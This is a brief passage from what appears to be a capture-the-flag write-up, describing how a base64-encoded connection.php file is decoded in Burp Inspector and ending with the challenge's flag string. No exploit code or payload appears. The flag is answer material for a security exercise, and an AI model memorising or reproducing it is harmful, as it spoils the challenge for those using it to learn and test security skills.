
Having already the base64 encoded version of the connection.php file, we can easily decode it right there in Burp by opening Inspector and selecting the full encoded string in the response:

flag: UTM1NjM0MmRzJ2dmcTIzND0wMXJnZXdmc2RmCg